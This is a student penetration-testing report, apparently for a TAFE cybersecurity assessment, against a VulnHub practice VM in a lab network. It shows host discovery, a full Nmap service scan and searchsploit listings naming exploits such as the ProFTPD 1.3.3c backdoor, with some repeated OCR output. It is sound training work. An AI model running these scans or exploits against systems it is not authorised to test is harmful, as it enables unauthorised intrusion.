ICTICT443 Work collaboratively in the ICT industry

VU23220 Develop and carry out a cyber security industry project

Learner version

Assessment task 2

Task 2: **Cyber Security Group Project** (practical task)

Disclaimer: This resource was developed by Holmesglen Institute of TAFE in 2024 for the State of Victoria (Department of Education and Training) for educational purposes, is © State of Victoria (Department of Education and Training) and is available under a Creative Commons Attribution Non-commercial 4.0 International (CC BY-NC 4.0) license.

The license does not apply to: Trademarks or branding, including the Victorian Government logo and any unattributed content supplied by third parties

Executive Summary

The penetration testing team was engaged by Holmesglen Institute to assess the security posture of a VulnHub Basic Pentesting 1 virtual machine. The assessment was carried out using industry standard penetration testing methodologies including reconnaissance, vulnerability assessment, and exploitation phases.

The assessment showed the target system to be severely compromised with immediate root-level access achievable with a single exploit, resulting in total system compromise with full administrative control. Immediate action is recommended to replace ProFTPD 1.3.3c with a clean, updated version. Further recommendations are the implementation of network monitoring to detect similar backdoor intrusions, regular automated vulnerability assessments, and systematic security update procedures.

The penetration test successfully demonstrated critical security vulnerabilities in the target environment, with the presence of backdoored software that allowed for immediate and complete system compromise. As such, the overall security posture is assessed as *CRITICAL RISK*, requiring comprehensive remediation before the system can be considered safe.

Testing Scope and Methodology

Extent of Testing

Holmesglen Institute engaged the team to provide the following penetration testing services:

- Network-level technical penetration testing against hosts in the internal networks.
- Vulnerability assessment of discovered network services
- Exploitation testing to demonstrate security weaknesses
- Privilege escalation testing to access potential system compromise.

Test Scope Summary

The penetration test was conducted against the target environment:

- **Target Network:** 192.168.50.0/24
- **Primary Target:** 192.168.50.128 (VulnHub Basic Pentesting 1)
- **Testing Approach:** Black-box testing with no prior system knowledge
- **Engagement Type:** Authorised security assessment in a controlled environment

The testing was carried out in accordance with OWASP Testing Guide Methodologies, Penetration Testing Execution Standard (PTES), and ethical hacking principles and responsible disclosure practices.


HOST DISCOVERY Phase

OBJECTIVE: Identify live hosts on the target network (192.168.50.0/24) to determine potential targets for further enumeration.

Network Discovery using Netdiscover

PURPOSE: Perform active reconnaissance to discover live hosts using ARP requests

COMMAND: netdiscover – 192.168.50.0/24




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

345 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 20700
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.50.128  00:0c:29:35:a0:5a    343   20580  VMware, Inc.
192.168.50.254  00:50:56:f1:b8:fe      2     120  VMware, Inc.

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 1: Network discovery results usting Netdiscover, showing three live hosts identified on the 192.168.50.0/24 network segment

ARP Table Analysis

PURPOSE: Review the local ARP cache to identify recently communicated hosts

COMMAND: arp -a



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

345 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 20700
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.50.128  00:0c:29:35:a0:5a    343   20580  VMware, Inc.
 192.168.50.254  00:50:56:f1:b8:fe      2     120  VMware, Inc.


┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.50.128) at 00:0c:29:35:a0:5a [ether] on eth1

┌──(kali㉿kali)-[~]
└─$ 
```


Rebecca Brown
Student number 100692933

Figure 2: ARP table analysis displaying MAC addresses and hostnames of discovered network devices

Network Ping Sweep using Nmap

PURPOSE: Confirm live hosts using ICMP ping sweep and identify the most responsive targets

COMMAND: nmap -sn 192.168.50.0/24



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

345 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 20700
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.50.128  00:0c:29:35:a0:5a    343   20580  VMware, Inc.
 192.168.50.254  00:50:56:f1:b8:fe      2     120  VMware, Inc.


┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.50.128) at 00:0c:29:35:a0:5a [ether] on eth1

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 23:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers w
ith --dns-servers
Nmap scan report for 192.168.50.128
Host is up (0.00039s latency).
MAC Address: 00:0C:29:35:A0:5A (VMware)
Nmap scan report for 192.168.50.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:F1:B8:FE (VMware)
Nmap scan report for 192.168.50.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.77 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Rebecca Brown
Student number 100692933

Figure 3: Nmap ping sweep confirmation of live hosts with latency measures for target selection

Summary of Discovered Hosts


- **Host 1:** 192.168.50.10 – Kali Linux attacking machine
- **Host 2:** 192.168.50.128 – VulnHub Basic Pentesting 1 target
- **Host 3:** 192.168.50.254 – Additional VMware host

Based on the host discovery results, three live hosts were identified. Host 192.168.50.128 was selected as the primary target for this penetration testing exercise as specified in the testing scope.

Verify Connectivity

PURPOSE: Verify network connectivity to primary target

COMMAND: ping 192.168.50.128 -c 4



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 345 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 20700
 _____________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________
 192.168.50.128  00:0c:29:35:a0:5a    343   20580  VMware, Inc.
 192.168.50.254  00:50:56:f1:b8:fe      2     120  VMware, Inc.


┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.50.128) at 00:0c:29:35:a0:5a [ether] on eth1

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 23:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers w
ith --dns-servers
Nmap scan report for 192.168.50.128
Host is up (0.00039s latency).
MAC Address: 00:0C:29:35:A0:5A (VMware)
Nmap scan report for 192.168.50.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:F1:B8:FE (VMware)
Nmap scan report for 192.168.50.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.77 seconds

┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.128 -c 4
PING 192.168.50.128 (192.168.50.128) 56(84) bytes of data.
64 bytes from 192.168.50.128: icmp_seq=1 ttl=64 time=0.645 ms
64 bytes from 192.168.50.128: icmp_seq=2 ttl=64 time=0.616 ms
64 bytes from 192.168.50.128: icmp_seq=3 ttl=64 time=0.702 ms
64 bytes from 192.168.50.128: icmp_seq=4 ttl=64 time=0.543 ms

--- 192.168.50.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.543/0.626/0.702/0.057 ms

┌──(kali㉿kali)-[~]
└─$ 
```

Rebecca Brown
Student number 100692933

Figure 4: Connectivity verification to primary target (192.168.50.128), confirming network access for exploitation phase


Reconnaissance Phase

Comprehensive Port Scan using Nmap

PURPOSE: Identify all open ports and services and their versions on the target machine

COMMAND: `nmap -sV -sC -p- 192.168.50.128`

- -sV : Service version detection
- -sC : Run default NSE scripts
- -p- : Scan all ports (1-65535)



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- 192.168.50.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 23:30 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers w
ith --dns-servers
Nmap scan report for 192.168.50.128
Host is up (0.00092s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:35:A0:5A (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.52 seconds

┌──(kali㉿kali)-[~]
└─$
```

Kali R Brown - VMware Workstation
Kali R Brown
VulnHub Pentesting R Brown
kali@kali: ~
File Actions Edit View Help
Rebecca Brown
Student number 100692933

Figure 5: Comprehensive Nmap port scan results revealing three open services: FTP (21), SSH (22), and HTTP (80) with version information

Identify Ports Open

KEY FINDINGS:

- Port 21/tcp: FTP (ProFTPD 1.3.3c)
- Port 22/tcp: SSH (OpenSSH 7.2p2 Ubuntu)
- Port 80/tcp : HTTP (Apache httpd 2.4.18 Ubuntu)
- Operating System: Ubuntu Linux system

Observations:


- FTP Service (Port 21): Inherently insecure protocol
- SSH Service (Port 22): Vulnerable to brute force if poorly configured
- Web Server (Port 80): Could be hosting vulnerable web applications, admin panels, file systems, etc

Research Vulnerabilities using Searchsploit

PURPOSE: Research potential exploits for the identified vulnerable ports.

COMMANDS:

```
searchsploit proftpd 1.3.3
searchsploit 2.4.18
searchsploit openssh 7.2
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit proftpd 1.3.3
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
 Exploit Title                                                                                                    |  Path
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)                                    | linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)                                      | linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution                                                | linux/remote/15662.txt
ProFTPd IAC 1.3.x - Remote Command Execution                                                                      | linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                                                          | linux/remote/16921.rb
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.4.18
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
 Exploit Title                                                                                                    |  Path
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                   | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                 | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation                             | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                  | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                               | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                              | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                        | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                        | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                               | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                 | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                               | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                         | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)      | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)      | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                      | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                  | linux/remote/34.pl
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit openssh 7.2
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
 Exploit Title                                                                                                    |  Path
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
OpenSSH 2.3 < 7.7 - Username Enumeration                                                                          | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                                    | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                                                   | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                                                           | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                                                                              | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation              | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                                          | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                                              | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                                                             | linux/remote/40113.txt
───────────────────────────────────────────────────────────────────────────────────────────────────────────────── ────────────────────────────────────────
Shellcodes: No Results
```

Figure 6: Searchsploit vulnerability research results identifying critical exploits for ProFTPD, Apache, and OpenSSH services

Key Findings:

Apache 2.4.17 < 2.4.38 – 'apache2ctl graceful' 'logrotate' Local Privilege Escalation – *Exploit number 46676*

